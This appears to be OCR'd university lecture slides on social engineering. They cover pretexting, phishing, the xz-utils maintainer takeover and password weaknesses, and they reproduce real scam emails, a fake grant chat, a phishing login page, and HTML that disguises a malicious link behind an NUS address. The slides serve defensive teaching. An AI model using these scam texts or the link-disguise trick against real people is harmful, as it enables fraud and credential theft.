DOTA2024:2
Defense of the Ancients
Second topic - Social Engineering

控制科学与工程.

Hugh Anderson

National University of Singapore
School of Computing

May 19, 2024


Cash cash cash...

Outline

1. **Social Engineering**
   - Manipulating people
   - Practical problems: issues in authentication
   - Emails, emails, emails
   - Some advice...

Reconnaissance with respect to interaction

a famous search engine.



Outline

1. **Social Engineering**
   - Manipulating people
   - Practical problems: issues in authentication
   - Emails, emails, emails
   - Some advice...

Social Engineering: the art of manipulating people

Wikipedia definitions, examples...

Pretexting: using an invented scenario to engage a targeted victim to increase the chance the victim will divulge information. An elaborate lie...

> "Hello, this is Alice calling from Microsoft Security Services. We are recording a security alert with your computer..".

Phishing: attempting to acquire information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity...

> "Dear valued PayPal Customer, Due to a policy update we need to verify your PayPal account. Please download the attached file...".

Recently I got this: "Thank you for choosing PayPal. Our security measures are in line with requirements from the Monetary Authority of Singapore (MAS) to reduce risks of money laundering and terrorist financing. ...need you to provide some documents... How can we differentiate between them?

Social Engineering: the art of manipulating people

Examples...

336 computer science students at the University of Sydney were sent an email asking them to supply their password on the pretext that it was required to 'validate' the password database after a suspected breakin.

> 138 of them returned a valid password. Some were suspicious: 30 returned an invalid password. 200 changed their passwords.

Many banks/businesses train their customers to act in unsafe ways:


> It's not prudent to click on links in emails, so if you want to contact your bank you should type in the URL or use a bookmark — yet banks continue to send out emails with clickable links. It's not prudent to give out security information over the phone to unidentified callers— yet we get phoned by bank staff who demand security information without having any well-thought-out means of identifying themselves.

Wei Tang shows how its done

Kevin Roose getting vished at Defcon

A social engineering attack on “open source”

Open source compression library: xz-utils!




The xz maintainer...

The source code for “open source” projects is of course open and readable by anyone. It would appear that it should be very difficult to inject malicious code into a critical component used by open source (and other) software. Surely the millions of people in this community would find new malicious code?

When code is compiled, it is run through a series of tests to ensure it is OK. The general technique the attackers used was to insert the malicious code into the test software (suitably obfuscated), which would insert the malicious binary code at test time.

A social engineering attack on xz maintainer

Stressed maintainer for xz-utils!



Over nearly two years he was engineered to pass on partial control of the distribution to an attacker. The attackers took their time. Over 18 months they

- *provided a friendly supporter with excellent programming skills*
- *introduced others who complained, and eventually campaigned to have the maintainer replaced.*

Eventually the friendly supporter was given partial control, and uploaded an injection.

The attackers are unknown, but probably are a state organization.

Human strengths and weaknesses

Behavioural psychology...

- Weaknesses:
  - short term memory limited to about 5 choices
  - poor recall
  - poor at operating equipment
  - risk averse: dislike losing $100 more than we like winning $100 - also poor evaluation of risk - we are more worried about well publicised things
  - Heart takes over when head runs out
  - Social psychologists point out that we do bow to “authority” - even in the face of evidence from our own eyes.
- Strengths:
  - Can recognize humans, detect subtle patterns, and understand speech

Outline

1 **Social Engineering**
- Manipulating people
- Practical problems: issues in authentication
- Emails, emails, emails
- Some advice...

Practical security problems...

Devices, passwords, fingerprints...

Something you have, something you know, something you are... (or facetiously: something you once had, something you've forgotten, something you once were).

Most central is the password - 4/5/6 digit PINs, 8 (or more) character passwords.

> Note that there may be different complexity requirements. For example a four digit PIN may be OK on an ATM, because the machine can lock the account after (say) three invalid guesses. By contrast an NUSNET password should be much longer, because an attacker could attack (brute force) all the 4-digit passwords in a very short time.

Anderson is critical of the repeated use of (US) social security numbers, and "your mother's maiden name" - it leads to a huge industry of identity theft.

Jimmy Kimmel on passwords!

Password concerns

Reliability, memorability, disclosure...

If too long, there may be problems in entering the data correctly, although grouping helps (928377461534518 versus 9283 7746 1534 5198).

If you have to remember the password, we tend to base passwords on something like our family names or interests, along with a couple of digits. Unfortunately this makes the passwords hackable - dictionary attacks using words and names and combinations. Forced changes can cause problems - for example a password "family": secret1pass, secret2pass, secret3pass and so on.


Anderson ran a test, with three groups :

1. self chosen password. 30% hackable, easy to remember
2. Mnemonic passphrase. 10% hackable, easy to remember
3. 8 characters at random. 10% hackable, hard to remember

Outline

1 **Social Engineering**
- Manipulating people
- Practical problems: issues in authentication
- Emails, emails, emails
- Some advice...

My Brothe, Jazz Emu...



Normal mail

Undisclosed recipients is a clue...

School of Computing (SquirrelMail 1.4.8)

https://mysoc.nus.edu.sg/~webmail/src/webmail.php

Folders
Last Refresh:
Thu, 9:49 am
(Check mail)

- INBOX
- Drafts
- sb.spam
- Sent
- Trash (Purge)
- mail
  - acm
  - care
  - cs2107
  - cs3210
  - cs3235
  - cs3235.2007
  - ieee
  - intern
  - nus
  - p
  - phd
  - postponed-msgs
  - sent-mail
  - smp
  - soc

Current Folder: **cs2107** **Sign Out**

Compose Addresses Folders Options Search Help Calendar

Message List | Delete Previous | Next Forward | Forward as Attachment | Reply | Reply All

Subject: Urgent Response Needed
From: "William mataio Ashworth" <billworth@xtra.co.nz>
Date: Mon, June 24, 2013 4:37 am
To: undisclosed-recipients:;
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a file | View Message details | Bounce | Add to Address Book

Hello,

I really hope you get this on time, I am in need of some urgent assistance few days back we made an unannounced vacation trip to Manila, Philippines everything was going fine until last night here, my worst fears came true as we were headed back to the hotel...all cash, credit cards and our cell phones were stolen at gun point,and it's hard to get hold of a phone here in Manila it's such a horrible experience for us.Thankfully we had left our passports in the safe at the hotel we need to get back home.

I have been to the Police and they directed me to the embassy but they're not helping issues at all and our flight leaves tomorrow right now our only option is to fly home from here. We need some money so we can pay for our hotel bills and get a cab to the airport, and then fly home from there...Wondering if you can loan me $2,450 USD, i will make the refund when i get home,send me an email back, we have internet access from the lobby in the hotel. I'm sorry to bother you, I just didn't know how else to contact everyone quickly.

Find: typex Next Previous Highlight all Match case

Google the content

First hit is about scams...

I really hope you get this on time, I am in need of some urgent assistance few days back we made an unannounced...

A... | How To ... | List of ... | Problem... | crypto ... | 'ENIGMA... | School o... | I real...

https://www.google.com.sg/search?q=I+really+hope+you+get+this+

a horrible experience

Most Visited | Stuff.co.nz – Lat... | http://hughande... | http://hughande... | Latest Headlines | Bookmarks

+You | Search | Images | Maps | Play | YouTube | News | Gmail | Drive | Calendar | More

Google

I really hope you get this on time, I am in need of some urgent assistance few

Web | Images | Maps | More | Search tools

About 63,500 results (0.71 seconds)

"as" (and any subsequent words) was ignored because we limit queries to 32 words.

Email Scams - March 2012 - dia.govt.nz - Department of Internal Affairs
www.dia.govt.nz/...nsf/.../Services-Anti-Spam-Email-Scams-March-2012
Hope you get this on **time**,sorry I didn't inform **you** about **my** trip in Spain for a **...** Most of the **time**, we just **need** a little more information about your account or **.....** **Few days back we made** an **unannounced vacation trip** to London United Kingdom.**Everything** was **going fine until last night** when we were mugged on our way **...**

My Philippine Trip.....Urgent Help Needed - Yahoo!
health.groups.yahoo.com/group/fnbcardio/message/128
Dec 9, 2012 – I **really hope you get** this on **time**, but I **am** in **need** of **some urgent assistance few days back we made** an **unannounced vacation trip** to **Manila, Philippines everything** was **going fine until last night here, my worst fears came true** as we were headed **back** to the hotel...all cash, credit cards and our cell phones **...**

Your Friend didn't **get** Mugged in London - Cockeyed.com

Find: typex | Next | Previous | Highlight all | Match case

Detail in the mail

Where did it come from?

School of Computing (SquirrelMail 1.4.8)

https://mysoc.nus.edu.sg/~webmail/src/webmail.php

Folders
Last Refresh:
Thu, 9:59 am
(Check mail)

- INBOX
- Drafts
- sb.spam
- Sent
- Trash (Purge)
- mail
  - acm
  - care
  - cs2107
  - cs3210
  - cs3235
  - cs3235.2007
  - ieee
  - intern
  - nus
  - p
  - phd
  - postponed-msgs
  - sent-mail
  - smp

Current Folder: **cs2107** **Sign Out**

Compose Addresses Folders Options Search Help Calendar

Viewing Full Header - View message

Return-Path: <SRS0+4b310e18965650e9=QH=ahschool.com=bob.davis@srs.acm.org>
X-Original-To: hugh@staffunix-mb.comp.nus.edu.sg
Received: from postfix0.comp.nus.edu.sg (postfix0.comp.nus.edu.sg [192.168.21.67])
by stfimaphost0.comp.nus.edu.sg (Postfix) with ESMTP id AAC832D289
for <hugh@staffunix-mb.comp.nus.edu.sg>; Mon, 24 Jun 2013 04:37:28 +0800 (SGT)
Received: from localhost (avs-vm.comp.nus.edu.sg [192.168.20.25])
by postfix0.comp.nus.edu.sg (Postfix) with ESMTP id 880751A479
for <hugh@comp.nus.edu.sg>; Mon, 24 Jun 2013 04:37:28 +0800 (SGT)
X-Virus-Scanned: amavisd-new at comp.nus.edu.sg
X-Spam-Flag: NO
X-Spam-Score: -2.626
X-Spam-Level:
X-Spam-Status: No, score=-2.626 required=6.31 tests=[BAYES_00=-1.9,
FREEMAIL_FROM=0.001, FREEMAIL_REPLYTO=1, RCVD_IN_DNSWL_MED=-2.3,
URG_BIZ=0.573] autolearn=ham
Received: from postfix0.comp.nus.edu.sg ([192.168.21.67])
by localhost (avs-vm.comp.nus.edu.sg [192.168.20.25]) (amavisd-new, port 10024)
with ESMTP id PaWaBbxtn8P1 for <hugh@comp.nus.edu.sg>;
Mon, 24 Jun 2013 04:37:23 +0800 (SGT)
Received: from acmsmtp01.acm.org (ACMSMTP01.acm.org [64.238.147.78])
by postfix0.comp.nus.edu.sg (Postfix) with ESMTP
for <hugh@comp.nus.edu.sg>; Mon, 24 Jun 2013 04:37:23 +0800 (SGT)

Find: typex Next Previous Highlight all Match case

Another normal looking mail

Click on the link....

School of Computing (SquirrelMail 1.4.8)

https://mysoc.nus.edu.sg/~webmail/src/webmail.php

Folders
Last Refresh:
Thu, 9:29 am
(Check mail)

- INBOX
- Drafts
- sb.spam
- Sent
- Trash (Purge)
- mail
  - acm
  - care
  - cs2107
  - cs3210
  - cs3235
  - cs3235.2007
  - ieee
  - intern
  - nus
  - p
  - phd
  - postponed-msgs
  - sent-mail
  - smp
  - soc

Current Folder: **INBOX** **Sign Out**

Compose Addresses Folders Options Search Help Calendar

Message List | Delete Previous | Next Forward | Forward as Attachment | Reply | Reply All

Subject: Webmail alert!
From: "National University of Singapore" <helpdeskp@nus.edu.sg>
Date: Thu, June 27, 2013 12:00 am
To: hugh@comp.nus.edu.sg
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a file | View as plain text | View Message details | Bounce | Add to Address Book

Dear User,

Your Webmail account will be temporarily suspended because you have exceeded your mail quota.

Kindly use our website below to restore to your account

www.nus.edu.sg

We are sorry for any inconveniencies this may have caused you.

National University of Singapore

Delete & Prev | Delete & Next

Move to: INBOX Move

Find: typex Next Previous Highlight all Match case

Normal looking login

I clicked on the link! (Just for you :)

NUS WebMail

http://www.mopyro.com/wp-content/themes/twentyten/index.htm

Camino Info | News | Google | Amazon.com | Translate this Page

NUS Home | Search: in NUS Websites Go

NUS National University of Singapore

NUS WebMail

Microsoft Office Outlook Web Access

Powered by Microsoft Exchange Server

Security (show explanation)

- This is a public or shared computer
- This is a private computer

Use NUS WebMail Light

The Light client provides fewer features and is sometimes faster. Use the Light client if you are on a slow connection or using a computer with unusually strict browser security settings. If you are using a browser other than Internet Explorer 6 or later, you can only use the Light client.

Domain\UserID:

Note:

- *nusstf\UserID* for NUS Staff
- *nusstu\UserID* for NUS Student
- *nusext\UserID* for NUS Visitors

NUS WebMail is a Microsoft ASP.Net Application that lets you access your NUS personal E-mail account.

It also allows you to view the Internet Newsgroups, NUS Public Folders and the Address Book from the World Wide Web.

Internet Explorer 6.0 or above is recommended for full functionality support.

Change NUSNET Password

Email Redirect (NUS staff, students)

View Mailbox Size (NUS staff, students)

FriendlyMail (NUS staff, students)

Detail in the mail

Where did it come from?

School of Computing (SquirrelMail 1.4.8)

https://mysoc.nus.edu.sg/~webmail/src/webmail.php

Folders
Last Refresh:
Thu, 9:39 am
(Check mail)

- INBOX
- Drafts
- sb.spam
- Sent
- Trash (Purge)
- mail
  - acm
  - care
  - cs2107
  - cs3210
  - cs3235
  - cs3235.2007
  - ieee
  - intern
  - nus
  - p
  - phd
  - postponed-msgs
  - sent-mail
  - smp
  - soc

Current Folder: **INBOX** **Sign Out**

Compose Addresses Folders Options Search Help Calendar

Viewing Full Header - View message

```
Return-Path: <www-data@ibliweb02.kaigan.se>
X-Original-To: hugh@staffunix-mb.comp.nus.edu.sg
Received: from postfix0.comp.nus.edu.sg (postfix0.comp.nus.edu.sg [192.168.21.67])
    by stfimaphost0.comp.nus.edu.sg (Postfix) with ESMTP id DB7F02C890
    for <hugh@staffunix-mb.comp.nus.edu.sg>; Thu, 27 Jun 2013 00:01:28 +0800 (SGT)
Received: from localhost (avs-vm.comp.nus.edu.sg [192.168.20.25])
    by postfix0.comp.nus.edu.sg (Postfix) with ESMTP id D0FB41BFE5
    for <hugh@comp.nus.edu.sg>; Thu, 27 Jun 2013 00:01:28 +0800 (SGT)
X-Virus-Scanned: amavisd-new at comp.nus.edu.sg
X-Spam-Flag: NO
X-Spam-Score: 3.919
X-Spam-Level: ***
X-Spam-Status: No, score=3.919 required=6.31 tests=[BAYES_00=-1.9,
    EMAIL_URI_PHISH=4, HTML_MESSAGE=0.001, MIME_HTML_ONLY=0.723,
    RP_MATCHES_RCVD=-1.298, TVD_PH_BODY_ACCOUNTS_PRE=2.393] autolearn=no
Received: from postfix0.comp.nus.edu.sg ([192.168.21.67])
    by localhost (avs-vm.comp.nus.edu.sg [192.168.20.25]) (amavisd-new, port 10024)
    with ESMTP id u45YbvcC1wA6 for <hugh@comp.nus.edu.sg>;
    Thu, 27 Jun 2013 00:01:26 +0800 (SGT)
Received: from mail.kaigan.se (mail.kaigan.se [81.201.217.38])
    by postfix0.comp.nus.edu.sg (Postfix) with ESMTP
    for <hugh@comp.nus.edu.sg>; Thu, 27 Jun 2013 00:01:26 +0800 (SGT)
Received: from localhost (localhost [127.0.0.1])
    by mail.kaigan.se (Postfix) with ESMTP id 38EC61671483
    for <hugh@comp.nus.edu.sg>; Wed, 26 Jun 2013 18:04:57 +0200 (CEST)
Received: from mail.kaigan.se ([127.0.0.1])
```

Find: typex Next Previous Highlight all Match case

Detail in the mail

Why does the link not match the URL?

School of Computing (SquirrelMail 1.4.8)

https://mysoc.nus.edu.sg/~webmail/src/webmail.php

Folders
Last Refresh:
Thu, 9:29 am
(Check mail)

INBOX
Drafts
sb.spam
Sent
Trash (Purge)
mail
acm
care
cs2107
cs3210
cs3235

Dear User,

Your Webmail account will be temporarily suspended because you have exceeded your mail quota.

Kin website below to restore to your account

www.nus.edu.sg

We are sorry for any inconveniencies this may have caused you.

National University of Singapore

Delete & Prev | Delete & Next

Move to: INBOX Move

Web Console | Debugger | Inspector | Style Editor | Profiler

tbody > tr > td > div.bodyc > p > font > a

```
<font size="2" face="Arial">
  <a title="This external link will open in a new window" target="_blank" href="http://www.mopyro.com/wp-content/themes/twentyten/index.htm">
    www.nus.edu.sg
  </a>
</font>
```

Rules | Computed | Box Model

111x17

Find: typex | Next | Previous | Highlight all | Match case

My brother-in-law messaged me recently

Except it was not him...

and france. But we have all the pieces now.

David Carrasco 8:34am
Good Have you heard about the federal government grant
?

Hugh Anderson 8:37am
Nope.

Did you get a grant? Good on you!

David Carrasco 8:38am
No
This is specifically placed for those who need assistance paying for bills,buying a home, starting their own business, going to school, or even helping raise their children with old and retired people,This is a new program, i got $90,000 delivered to me when i applied for the grant and you dont have to pay it back... You can also apply too

Hugh Anderson 8:39am
Wow!

David Carrasco 8:39am
I contacted the online claim agent through facebook and he checked me. Would you like to apply too so i connect you to the agent in charge?

Hugh Anderson 8:39am
No.

David Carrasco 8:39am
Okay

Scamming the scammers, James Veitch...

Scamming the scammers

Idea is to waste their time, using a fake email

Scam baiting – Wikipedia, the free encyclopedia

en.wikipedia.org/wiki/Scam_baiting

Create account Log in

Article Talk Read Edit View history Search

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact Wikipedia

Toolbox

Print/export

Languages

Scam baiting

From Wikipedia, the free encyclopedia

Main article: Internet vigilantism

This article **needs additional citations for verification**. Please help improve this article by adding citations to reliable sources. Unsourced material may be challenged and removed. *(June 2010)*

Scam baiting is a form of Internet vigilantism, where the vigilante poses as a potential victim to the scammer in order to waste their time and resources, gather information that will be of use to authorities, and publicly expose the scammer. It is primarily used to thwart advance-fee fraud scams and can be done out of a sense of civic duty, as a form of amusement, or both.

A bait is very simply initiated, by answering a scam email, from a throwaway email account, i.e. one that is only used for baiting. The baiter then pretends to be receptive to the financial hook that the scammer is using.

The objectives of baiting are, in no particular order:

1. Keep the bait going as long as possible, thus costing the scammer time and energy.
2. Gather as much information as possible, so that the scammer can be personally identified and publicly exposed.
3. Ensure the scams, and any names used, are easily found by search-engine spiders, as a preventive strategy.

The most important element of scam-baiting, however, is simply to waste as much of the scammer's time as possible. A

Find: typex Next Previous Highlight all Match case

Metasploit - penetration testing

48Set — msfconsole — 90×29

```
      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :000000000000000k,   ,k000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.    .o0000o0000l.    ,00000000o
  d00000000.      .c00000c.      ,00000000x
  l00000000.         ;d;         ,00000000l
  .00000000.   .;           ;    ,00000000.
   c0000000.   .00c.     'o00.   ,0000000c
    o000000.   .0000.   :0000.   ,000000o
     l00000.   .0000.   :0000.   ,00000l
      ;0000'   .0000.   :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,k0l  .0000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k000000000000000k:
               ,x00000000000x,
                 .l00000000l.
                    ,d0d,
                      .

       =[ metasploit v6.4.1-dev-30093ea0ae5c8c161b8106dfac5df0573b9ca9ab]
+ -- --=[ 2405 exploits - 1239 auxiliary - 422 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

